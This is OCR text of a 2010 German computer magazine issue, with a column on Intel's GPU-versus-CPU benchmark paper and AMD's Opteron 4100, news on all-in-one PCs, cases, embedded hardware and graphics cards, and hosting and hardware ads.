* Keine Setupgebühr bei einer Mindestvertragslaufzeit von 12 Monaten. Bei einer Vertragslaufzeit von einem Monat beträgt die einmalige Setupgebühr € 19,99. Der Abrechnungszeitraum ist jeweils monatlich. Der Vertrag verlängert sich jeweils um eine weitere Laufzeit, sofern er nicht mit einer Frist von 4 Wochen zum Ende der jeweiligen Laufzeit gekündigt wird. Dell und Dell PowerEdge™ sind eingetragene Warenzeichen der Dell Corporation.
**Bei Auswahl einer Vertragslaufzeit von 12 Monaten bei Virtual Server Linux und Windows ist der Vertrag jederzeit mit einer Frist von 1 Tag zum Ablauf der ersten 30 Tage ohne Kosten kündbar. Bei Fortbestehen des Vertrags wird die monatliche Gebühr für den ersten Monat nach Ablauf der Testphase nachberechnet.

HOST EUROPE

www.hosteurope.de


GERMANY'S NEXT TOP PROGRAMMIERER
Kevin, Kevin ... Letzte Woche hast du uns einen supergeilen, sauberen, schlanken Code gezeigt. Und heute das. Grottenschlechter Stil, Code-Gestrüpp statt cleverer Algorithmen und jede Menge Redundanzen. Wir müssen uns leider von dir verabschieden, Kevin ...
if (Skandidat != Sloser)
{
echo 'Skandidat ist Germany's Next Programmierer!!!';
}
RITSCH-RENN.COM

Andreas Stiller

Prozessorgeflüster

Von Stapelläufen und Seeräubern

AMD lässt den Opteron 4100, HP neue Magny-Cours- und Nehalem-EX-Systeme mit einem selbstentwickelten Chipsatz vom Stapel – und Intel einen kleinen Eklat.

Ja, es war schon ein etwas größeres Aufsehen, das Intel-Entwickler am letzten Tag des 37. International Symposium on Computer Architecture (ISCA 2010) in der Seeräuberhochburg Saint-Malo auslösten: die Entlarvung des Hundertmal-schneller-Mythos der GPUs gegenüber CPUs (Debunking the 100X GPU vs. CPU Myth: An Evaluation of Throughput Computing on CPU and GPU). Normalerweise stehen bei diesen Veranstaltungen Grundlagen zukünftiger Architekturen im Vordergrund und weniger Performancevergleiche von kommerzieller Hardware, und wenn, dann sind es eher neutrale Wissenschaftler und keine Mitarbeiter einer beteiligten Firma, die solche Vergleiche anstellen.

Andererseits kann man der Intel-Crew um Käpt'n Victor W. Lee keine größeren handwerklichen Fehler oder eine Auswahl absurder Workloads vorwerfen. „We call them a Klassiker" könnte man zu den vierzehn weitgehend dem wissenschaftlichen Lager entnommenen Benchmarks sagen: SGEMM, FFT, Lattice Boltzmann (LBM), Ray Casting (RC), Suchen & Sortieren, Kollisionserkennung (GJK), Gleichungen lösen (Solv) und so weiter.

Saint-Malo

Die Intel-Korsaren schickten eine Nvidia-GTX-280-Grafikfregatte mit einer Intel-Corvette i7-960 in die Regatta. So weit, so gut, nur mit dem Rechnen haperts bei ihnen wohl manchmal, vielleicht eine alte Pentium-Kogge mit FDIV-Bug? Mein alter Athlon-64 jedenfalls ermittelt aus den von Intel angegebenen Werten bei der Kollisionserkennung (GJK) das Verhältnis von 1020/67 zu 15,2 und nicht wie in der Grafik aufgelistet zu 14,9 …

Den problematischen Datentransfer von und zur Grafikkarte haben die Intel-Benchmarker bei allen Benchmarks sogar ganz ausgeklammert, und genau der sorgt ja im praktischen Betrieb oft für eine erhebliche Relativierung der nackten GPU-Performance. So gesehen ist der Vergleich sogar zugunsten von Nvidia geschönt. Die Ergebnisse zum Beispiel bei der Matrixmultiplikation in einfacher Genauigkeit (SGEMM) decken sich recht gut mit denen, die c't vor einem Jahr veröffentlicht hat, bei uns damals allerdings schon mit etwas leistungsfähigerer Hardware (GTX 285 gegen Core i7 965).

Und das ist auch einer der Kritikpunkte, den Nvidia gegen Intels Pamphlet ins Manöver schickt: völlig veraltete Hardware. In der Tat hätte man eigentlich auf einer Veranstaltung für zukünftige Architekturen einen Vergleich neuester Techniken erwartet, also etwa Nvidia GTX 480 (518 Euro) oder Radeon 5970 (560 Euro) gegen Intels Sechskerner Core i7 980X (1000 Euro). Nvidia führt zudem zahlreiche Ergebnisse unabhängiger Universitäten und Forschungseinrichtungen auf, die für ihre Workloads eine mindestens hundertfache Performancesteigerung gegenüber irgendwie gearteten CPUs belegen.

Vielleicht war das Ganze auch nur als Retourkutsche gegen Nvidias Chefwissenschaftler Bill Daily gedacht. Der renommierte frühere Stanford-Professor, dem auf demselben Symposium die bedeutende Eckert-Mauchly-Auszeichnung verliehen wurde, hatte im Mai im Forbes-Magazin indirekt gegen Intel gepoltert, indem er das Ende des Mooreschen Gesetzes verkündete und Multi-Cores, zusammengesetzt aus vielen für serielle Performance optimierten Kernen, für einen Irrweg erklärte, um effiziente Parallelcomputer zu bauen.

Lissabon


AMD ist da fein raus, hat die Firma doch als einzige beide Architekturen im Angebot. Unter dem Namen Fusion ist zudem eine interessante Verschmelzung in Arbeit, deren erster Prototyp kürzlich auf der Computex gezeigt wurde. Nun kam endlich auch die lang erwartete und hier schon mehrfach eingeklagte neue GPU-Version fürs High Performance Computing zum Vorschein (siehe S. 22). Etwa gleichzeitig führte AMD auch die Opteron-4100-Familie mit Codenamen Lisbon ein. Innerlich ist Lisbon weiterhin ein Istanbul-Prozessor mit vier oder sechs Kernen, mit der Außenwelt aber tritt er über den neuen Sockel C32 mit der sogenannten Direct Connect Architecture 2.0 in Kontakt, also mit HyperTransport 3.0 (zwei 16-Bit-Links) , DDR3-1333 (zwei Kanäle auch mit Low-Power), erweiterten Virtualisierungsfeatures (AMD-V, darunter auch I/O-Virtualisierung mit IOMMU) sowie mit einem deutlich verbesserten Powermanagement (AMD-P).

Die kleinen Brüder des Opteron 6100 (Magny-Cours) sind weniger für HPC als vielmehr für den noch größeren Markt des Cloud Computing, für Webservices und fürs kleine und mittlere Unternehmen (SMB) gedacht, wo die Aspekte Skalierbarkeit, Kosten, Dichte und insbesondere auch die Energieeffizienz im Vordergrund stehen. Mit 5,83 Watt/Kern nehmen die Modelle 4162EE/4164EE für sich in Anspruch, den weltweit niedrigsten Leistung-pro-Kern-Wert eines Serverprozessors aufzuweisen, weit unter den 10 W/Kern eines Intel L5609 – nur ist dieser Vergleich reichlich schräg, weil AMD einen mittleren CPU-Verbrauch (ACP) für die Opterons zugrunde legt, Intel für die Xeons indes einen Maximalwert (TDP).

Der kleinste Vertreter mit vier Kernen, Opteron 4122 mit 2,2 GHz, knackt mit 99 Dollar OEM-Preis als erster Serverprozessor für Zweiwegesysteme die 100-Dollar-Marke. Und auch die anderen Familienmitglieder liegen preislich zum Teil weit unter den Gegenstücken von Intel.

So langsam kommen nun die Partner auch mit größeren Opteron-6100-Servern „in die Strümpfe". Hewlett-Packard brachte den ProLiant DL585 G7 und den Bladeserver BL685c 67 mit vier C34-Sockeln für insgesamt 48 Magny-Cours-Kerne heraus sowie den 2P-Blade-Server BL465c G7. Gleichzeitig stellte HP die schon länger erwarteten Systeme mit Intels Nehalem-EX vor. Der ProLiant DL980 G7 mit Intels Achtkerner kann nun mit bis zu 8 Sockeln, 128 logischen Kernen und 128 DIMM-Slots wuchern.

Die Konkurrenz wie IBM und Dell war mit ihren Nehalem-EX-Systemen schon im März präsent, ein jeder hatte eine Spezialität zu bieten: Dell die FlexBridge, die eingesteckt in einen Prozessorsockel den anderen Prozessoren Zugriff auf den am Sockel angeschlossenen Speicher gewährt, und IBM die eX5-Serie, die mit externen Speicher- und CPU-Erweiterungen auftrumpfen kann. Auch HP hat sich was Besonderes ausgedacht, nämlich die sogenannte PREMA-Architektur mit „Smart CPU Caching" und „redundantem System Fabric". Dazu entwickelte HP einen eigenen Chipsatz, der wohl die dreimonatige Verzögerung verursacht hatte. Er soll die von uns bislang als recht lahm kategorisierte Speicherperformance des Nehalem-EX durch eine geschickte Reduzierung des Overheads beim sogenannten Snooping sowie durch Erhöhung des QPI-Durchsatzes um rund 20 Prozent gegenüber Intels 7500-Chipsatz verbessern. Vergleichbare Stream-Werte gibts noch nicht, aber ohnehin ist im Umfeld des Nehalem-EX noch vieles unklar, etwa der geheimnisvolle „Hemisphere-Modus". (as)



Intels GPU-zu-CPU-Vergleich (Nvidia GTX 280 vs. Core i7 960) kommt im geometrischen Mittel nur auf Faktor 2,5.

www.hosteurope.de

Sommerschwemme bei All-in-One-PCs

Mehrere große PC-Hersteller wechseln bei ihren All-in-One-PCs nun auf die neue CPU-Generation von Intel. Lenovo hat für Juli und August vier der ins Monitorgehäuse integrierten Rechner ankündigt. In der Topvariante IdeaCentre A310 befindet sich ein Core-i3- oder Core-i5-Prozessor im Sockel des 21,5 Zoll großen Full-HD-Displays. Mit HDMI-Ein- und -Ausgang kann der 1,8 cm schlanke Rechner sowohl einen Zweitmonitor beziehungsweise Beamer ansteuern, als auch als Monitor dienen. Die Preise beginnen bei 799 Euro.

Im IdeaCentre B300 mit 20 oder 21,5 Zoll großem Multi-Touch-Display steckt abhängig von der Ausstattung eine Core-2- oder Core-i3-CPU sowie eine DirectX-11-Grafikkarte. Zudem bietet Lenovo das ab 699 Euro erhältliche Gerät optional mit eingebautem TV-Tuner an. Den 499 Euro teuren IdeaCentre C200 mit 18,5-Zoll-Display rüstet der Hersteller mit einer Nettop-Plattform bestehend aus Atom D510 und Ion2-Grafikchip aus.

Mit dem ThinkCentre M90z versucht Lenovo diesen Rechnertyp auch bei Firmenkunden zu etablieren. In dem auf Wunsch mit entspiegeltem 23-Zoll-Full-HD-Panel und höhenverstellbarem Fuß ausgestatteten Rechner steckt ein Core i3 oder i5 mit Q57-Chipsatz. Allerdings verlangt der Hersteller bereits für die Basisversion des ThinkCentre M90z 950 Euro. Bei der Version mit Multitouch-Display spiegelt Letzteres und lässt sich auch nicht verstellen.

Nicht nur mit Tastatur, Maus und Fernbedienung, sondern auch über das Multitouch-Display lässt sich der MSI Wind Top AE2400 bedienen.

Um Firmenkunden zu ködern, liefert Lenovo den ThinkCentre M90z auf Wunsch mit entspiegeltem Display und Höhenverstellung aus.


Auch Asus hat für Oktober neue All-in-One-PCs aus der Eee-Top-Serie mit 24-Zoll-Display angekündigt. Der Eee Top ET2400XVT soll mit 3D-tauglichem 120-Hertz-Panel, Core-i7-Prozessor und einer noch nicht offiziell vorgestellten Nvidia-Grafikkarte aus der GeForce-400-Reihe die Schreibtische von PC-Spielern erobern.

Noch mit Core-2-Prozessor ausgerüstet, dafür aber ab sofort erhältlich sind die Rechner von Wortmann und MSI. Wortmann bietet den Terra All-in-One-PC 2200 mit 21,5-Zoll-Bildschirm in zwei Konfigurationen für 629 und 689 Euro an. Beide verwenden einen Core 2 Duo T6570 mit GeForce-9100M-Chipsatzgrafik. Die teurere Variante ist mit mehr Arbeitsspeicher und größerer Festplatte bestückt.

Zur Ausstattung des 1300 Euro teuren Wind Top AE2400 von MSI zählen Blu-ray-Laufwerk, TV-Tuner sowie ein 23,6 Zoll großes Full-HD-Display mit Multitouch. Die Grafikausgabe übernimmt eine Mobility Radeon 565v, die technisch der 4000er-Serie entspricht und daher im Unterschied zu den 5000er-Karten kein DirectX 11 unterstützt. Für 1000 Euro erhält man eine abgespeckte Variante mit Pentium E5400, DVD-Brenner und Mobility Radeon 5730. (chh).

Kompaktgehäuse für Gaming-PCs


Höchste Performance auf kleinem Raum verspricht Silverstone mit dem Sugo SG07. Das Mainboard darf zwar nur Mini-DTX-Abmessungen haben, dafür bietet das PC-Gehäuse ausreichend Platz für die momentan leistungsfähigsten Grafikkarten Radeon HD 5970 und GeForce GTX 480 mit bis zu 31 cm Länge. Den hohen Energiebedarf der High-End-Grafikkarten und eines Quad-Core-Prozessors soll ein integriertes 600-Watt-Netzteil mit 80-Plus-Bronze-Zertifikat decken. Für Kühlung sorgen ein 18-cm-Lüfter und ein verstellbarer Ansaugstutzen neben der Grafikkarte. In das 200 Euro teure Sugo SG07 lassen sich zwei 2,5"-SSDs sowie eine 3,5"-Festplatte einbauen. Aus Platzgründen passt lediglich ein optisches Laufwerk im Slimline-Format in das Stahlgehäuse. (chh)



Dank 37 Zentimetern Tiefe passen auch leistungsfähige Dual-GPU-Grafikkarten wie die Radeon HD 5970 in das Mini-DTX-Gehäuse Silverstone Sugo SG07.

PCI-Slots zum Nachrüsten

Fehlen dem (Industrie-)PC konventionelle PCI-Slots, so lassen sich diese mit dem HPEC-KIT01 nachrüsten. Vier PCI-Slots bietet die Backplane HPE-5S1 an und muss dazu in einem separaten Gehäuse Platz finden. Ihr fünfter Slot ist für die Karte HPEC-8112 reserviert, die über ein bis zu fünf Meter langes HDMI-Kabel die Verbindung zum Host-Rechner herstellt. Dort dockt das Kabel an die PCIe-x1-Steckkarte HPEC-4401 an. Das Erweiterungskit kommt mit 32-Bit-PCI-Karten mit 5 V oder 3,3 V Spannung und 33 oder 66 MHz Bustakt klar. Hostseitig reichen die 250 MByte/s pro Richtung, die eine PCIe-1.0-Lane wuppt, locker. Hierzulande vertreibt unter anderem ICP Deutschland das von der Firma IEI hergestellte Erweiterungskit für 360 Euro. Darin enthalten ist auch ein externes Gehäuse mit eigenem 180-Watt-Netzteil.(bbe)



PCI-Karten zum Nachrüsten: Mit dem HPEC-KIT01 kann man bis zu vier PCI-Karten an einen PCIe-x1-Slot hängen.

Robuster Panel-PC

Das robuste Edelstahlgehäuse des Panel-PC GOT-812 könnte man im Zweifelsfall sogar mit dem Gartenschlauch reinigen, weil es der Schutzklasse IP66 genügt. Einen Lüfter gibt es nicht, die Betriebstemperatur spezifiziert Axiomtek mit –20 bis +55 °C. Der GOT-812 verkraftet Vibrationen von bis zu 500 Hz und 2 g (SSD) respektive 3 g (CF-Karte). Montieren lässt er sich entweder über einen Hänge- oder einen Vesa-Rahmen.

Das 12,1"-Zoll-Display gibt es mit SVGA- oder XGA-Auflösung und auf Wunsch auch in einer entspiegelten, tageslichttauglichen Ausführung. Benutzereingaben erkennt es dank resistivem Touchscreen. Die Anschlüsse für Spannungsversorgung, 100-MBit-Ethernet sowie je 2 × RS-232 und USB sind dank M12-Verbindern ebenfalls wasserdicht.

Im Inneren werkelt ein Atom-Prozessor (N270) mit 945GSE-Chipsatz. Ein Watchdog-Timer kann, falls die Software sich aufhängt, den Rechner neu starten. In puncto Spannungsversorgung gibt sich der GOT-812 flexibel und akzeptiert 18 bis 36 Volt. Die elektrische Leistung fehlt im Datenblatt von Axiomtek, allerdings bietet der Hersteller selbst ein 60-Watt-Netzteil als Zubehör an.

Axiomtek verkauft Einzelstücke des Rechners in einer Grundkonfiguration für 1430 Euro. (bbe)

Der lüfterlose Panel-PC GOT-812 hat ein Edelstahlgehäuse und ist wasserdicht nach IP66.

Windows 7 für mobile Geräte und Unterhaltungselektronik

Microsoft hat eine Preview-Version von Windows Embedded Compact 7 freigegeben. Dabei handelt es sich um den Nachfolger von Windows Embedded CE, der Windows-Variante für Unterhaltungselektronik (Consumer Electronics, CE). Windows CE läuft dabei – anders als die sonstigen Windows-Varianten – auch auf Nicht-x86-Hardware, unter anderem auf ARM-Prozessoren. Microsoft selbst bezeichnet es als „Betriebssystem und Entwicklungsplattform" für Embedded-Geräte.

Dazu zählen neben Spielkonsolen und Settop-Boxen nun auch Tablets. Einen iPad-Konkurrenten gab es dann auch auf der Computex zu sehen: So soll auf dem Asus Eee Pad EP101TC 10 Windows Embedded Compact 7 laufen. Auch die Firma Cynovo präsentierte ein Tablet mit Microsofts neuestem Spross.

Zu den wichtigsten Neuerungen in Windows Embedded Compact 7 zählt Microsoft einen einfachen Zugriff auf Geräte, die dem Standard der Digital Living Network Alliance (DLNA) entsprechen. Im Büroumfeld soll die Anbindung an Microsoft Exchange via AirSync leichter werden. Für die Bedienung setzt Microsoft auf (Multi-)Touch sowie Gesten; die Bedienoberflächen verwenden Silverlight.

Wer sich selbst einen Eindruck von der neuen Windows-Version verschaffen will, kann die Community Technology Preview (CTP) kostenlos ausprobieren, braucht aber eine Windows Live ID. (bbe)

Mini-ITX-Zuhause

Nur 26 cm × 18 cm × 5,5 cm misst das PC-Gehäuse EBC-3200. Es nimmt ein Mainboard im Mini-ITX-Format (Kantenlänge 12 cm) auf und bietet standardmäßig Platz für zwei 2,5"-Laufwerke. Einer der beiden Schächte lässt sich optional zu einem Slot für CompactFlash- oder per Riser-Card in einen für PCI- oder PCIe-x16-Karten im Low-Profile-Format umwidmen. An der Gehäusefront gibt es zwei USB-Ports.

Zum Lieferumfang gehört ein Wandmontageblech. Ein externes 12-V-Netzteil gibt es als Zubehör. Zusammen mit einem Atom-Mainboard und 1 GByte RAM kostet das kompakte Gehäuse bei Comp Mall 452 Euro. (bbe)

In das flache Mini-ITX-Gehäuse EBC-3200 passt mit Hilfe einer Riser-Card eine PCI- oder PCIe-Steckkarte.

Embedded-Notizen

Das **Echtzeitbetriebssystem** QNX Neutrino unterstützt nun auch 64-bittige Power-Kerne – sprich den ersten Vertreter dieser Art: QorIQ e5500 von Freescale mit e5500-Kern.

Über 200 Mitglieder umfasst die neue **Mikrocontroller-Familie** Kinetis von Freescale. Gemeinsam ist den Mixed-Signal-Chips der Cortex-M4-Kern von ARM. Die Chips entstehen in einem 90-nm-Prozess und bieten Peripherie wie A/D- (16 Bit) und D/A-Umsetzer (12 Bit), USB- und LCD-Controller, Komparatoren und Programmable Gain Amplifier, diverse Timer oder SD-, NAND-Flash- und DRAM-Controller. Dazu gibt es bis zu 1 MByte Flash-Speicher und 180 MHz Taktfrequenz.

ALTERNATE


Die weltweit ersten Grafikkarten mit

DirectX® 11

Unterstützung.

ATI EYEFINITY MULTI-DISPLAY TECHNOLOGY

Mehr sehen und mehr erleben mit der neuen wegweisenden Technologie der ATI Radeon™ HD 5000 Grafikartenserie. Revolutionäre Performance kombiniert mit realistischer Grafikdarstellung. Bist Du bereit dafür?



*tested by HT4U.NET

Auflösungen: 1280x1024, 1680x1050, 1920x1200 | AA-Modi: 0xAA, 4AA, 8xAA | AF-Modi: 0xAF, 16xAF

Alle Preise inkl. MwSt. Irrtümer und Druckfehler vorbehalten.

© 2010 Advanced Micro Devices, Inc. AMD, the AMD Arrow logo, ATI, the ATI logo, Radeon and The Ultimate Visual Experience, and combinations thereof are trademarks of Advanced Micro Devices, Inc. Other names are for informational purposes only and may be trademarks of their respective owners. * Der HT4U.net Performance-Index repräsentiert in einer einfachen Übersicht den kompletten Benchmark-Parcours des vorangehenden Artikels. Die Resultate der einzelnen Modelle in diesem Index basieren auf einer Mittelwertbildung der Einzelergebnisse aus den verschiedenen Benchmarks dieses Artikels. In der Legende der Diagramme finden sich die für die Berechnung des Index berücksichtigten Einstellungen wieder. Für diejenigen, die sich für die mathematischen Zusammenhang interessieren, folgt an dieser Stelle noch eine kurze Erläuterung, wie die Werte berechnet werden. Hierfür wird zuerst jeder einzelne Benchmark auf ein Referenz-Produkt normiert. Dies ist nötig, damit im Gesamt-Index am Ende auch jeder Benchmark gleichermaßen einfließt und Benchmarks mit höheren Werten nicht stärker gewichtet werden, als solche mit Niedrigen. Abschließend erfolgt die Mittelwertbildung über das geometrische Mittel, bei welchem die normierten Einzelwerte multipliziert und anschließend aus dem ermittelten Produkt die n-te Wurzel gezogen wird.

* 14 Cent/Minute aus dem deutschen Festnetz/powered by QSC, max. 42 Cent/Minute aus Mobilfunknetzen

Mehr von ALTERNATE finden Sie auf den Seiten 167 sowie 196-199


24 Stunden Bestellhotline:

01805-905040*

www.alternate.de

Lautlose Mittelklassekarte für DirectX 11

Sapphire hat nun auch eine lüfterlose Radeon HD 5670 im Angebot. Die Taktfrequenzen des 400-Shader-Grafikchips und des 1 GByte großen GDDR5-Speichers entsprechen der AMD-Spezifikation. Über Dual-Link-DVI, HDMI und DisplayPort ist ein Dreischirmbetrieb möglich. Sapphire legt je einen Adapter von HDMI auf DVI und DVI-I zu VGA bei. Die Karte ist für rund 120 Euro erhältlich. (mfi)



Die lautlose Sapphire Radeon HD 5670 Ultimate taugt auch zur Blu-ray-Wiedergabe und Videoumwandlung.

Hochleistungs-Rechenkarten ohne ECC

Zwei leistungsfähige Profi-Rechenkarten kündigte AMD für den HPC-Markt (High Performance Computing) an: Die Firestream-Modelle 9350 und 9370 setzen auf die von der HD-5800-Serie bekannten DirectX-11-Grafikchips (Cypress) und kommen ohne Lüfter aus.

Die Firestream 9350 ähnelt technisch der Radeon HD 5850 aus dem Consumer-Markt: ihre GPU besitzt 1440 Shader-Rechenkerne, läuft jedoch mit 700 statt 725 MHz. Über 256 Datenleitungen kommuniziert der Chip mit dem 2 GByte fassenden GDDR5-Speicher. Die nur einen Steckplatz belegende Karte soll laut AMD weniger als 150 Watt aufnehmen, daher kommt sie mit einem sechspoligen Stromstecker aus. Einer Radeon HD 5870 entspricht die Firestream 9370 (225 Watt). Ihre 1600 Kerne laufen aber mit 825 MHz ebenfalls etwas langsamer und der 4 GByte große Speicher arbeitet mit 2300 MHz (Read-Write-Clock).

Bei Berechnungen mit einfacher Genauigkeit schafft eine Firestream 9350 theoretisch bis zu 2 Billionen Rechenoperationen pro Sekunde (TFlops), bei doppelter Genauigkeit (Dual Precision) ein Fünftel davon. Die Radeon HD 9370 ist noch etwas flinker (2,64 TFlops/528 GFlops). Beide Rechenkarten sind kompatibel zu DirectCompute 11, OpenCL 1.0 und OpenGL 4.0.

Doch die HPC-Welt wünscht sich nicht nur Dual-Precision-Rechenpower und hohe Speicherkapazitäten, sondern vor allem fehlerkorrigierenden ECC-Speicherschutz, der die Zuverlässigkeit erhöht. Dies unterstützen AMDs Firestream-Modelle leider nicht, hier hat Konkurrent Nvidia mit den Tesla-Karten die Nase vorn. Auch an Engagement im HPC-Markt scheint es AMD zu mangeln, so hielten sich die Kalifornier seit dem Marktstart ihrer DirectX-11-Chips im September 2009 mit entsprechenden Ankündigungen zurück – selbst während der für die Branche wichtigen International Supercomputing Conference Anfang Juni 2010 in Hamburg.

Die Firestream 9350 und 9370 werden rund 800 beziehungsweise 2000 US-Dollar kosten. Wann die Rechenkarten tatsächlich erhältlich sein sollen, ist noch unklar; das Unternehmen spricht lediglich vom dritten Quartal. (mfi)

High-End-Grafikkarte mit Gaming-Maus

Zotac kühlt den zu DirectX 11 kompatiblen Grafikchip (756 MHz) und den GDDR5-Speicher (1900 MHz) der übertakteten GeForce GTX 480 AMP durch den monströsen Zalman VF3000 mit zwei 92-Millimeter-Lüftern und legt zudem die hochwertige Spielermaus DeathAdder von Razer bei. Die High-End-Grafikkarte verdeckt drei Gehäusesteckplätze und dürfte im Paket mindestens 550 Euro kosten. (mfi)

Spezifikationen der GeForce GTX 460 enthüllt

Nvidia zeigt am 12. Juli neue DirectX-11-Grafikkarten, die wenig später ab 200 Euro in großen Stückzahlen erhältlich sein sollen. c't warf mit Hilfe eines Branchen-Insiders bereits einen Blick auf die finalen Spezifikationen der GeForce GTX 460 und bekam erste Informationen zur 3D-Performance.


Demnach wird es zwei Varianten der Performance-Grafikkarte geben, die sich bezüglich der Speicherbandbreite und -anbindung unterscheiden. Als Grafikchip kommt auf beiden Nvidias neuer GF104 mit 336 Shader-Rechenkernen zum Einsatz. Er ist kleiner als der bisherige GF100, billiger zu fertigen, kommt mit weniger elektrischer Energie aus und soll sich deutlich besser übertakten lassen.

Sowohl auf der GeForce GTX 460 mit 1 GByte als auch auf der Variante mit 768 MByte laufen die 56 Textureinheiten sowie die Rasterendstufen mit 675 MHz und die Shader-Rechenkerne mit 1350 MHz. Der GDDR5-Speicher arbeitet mit 1800 MHz Taktfrequenz.

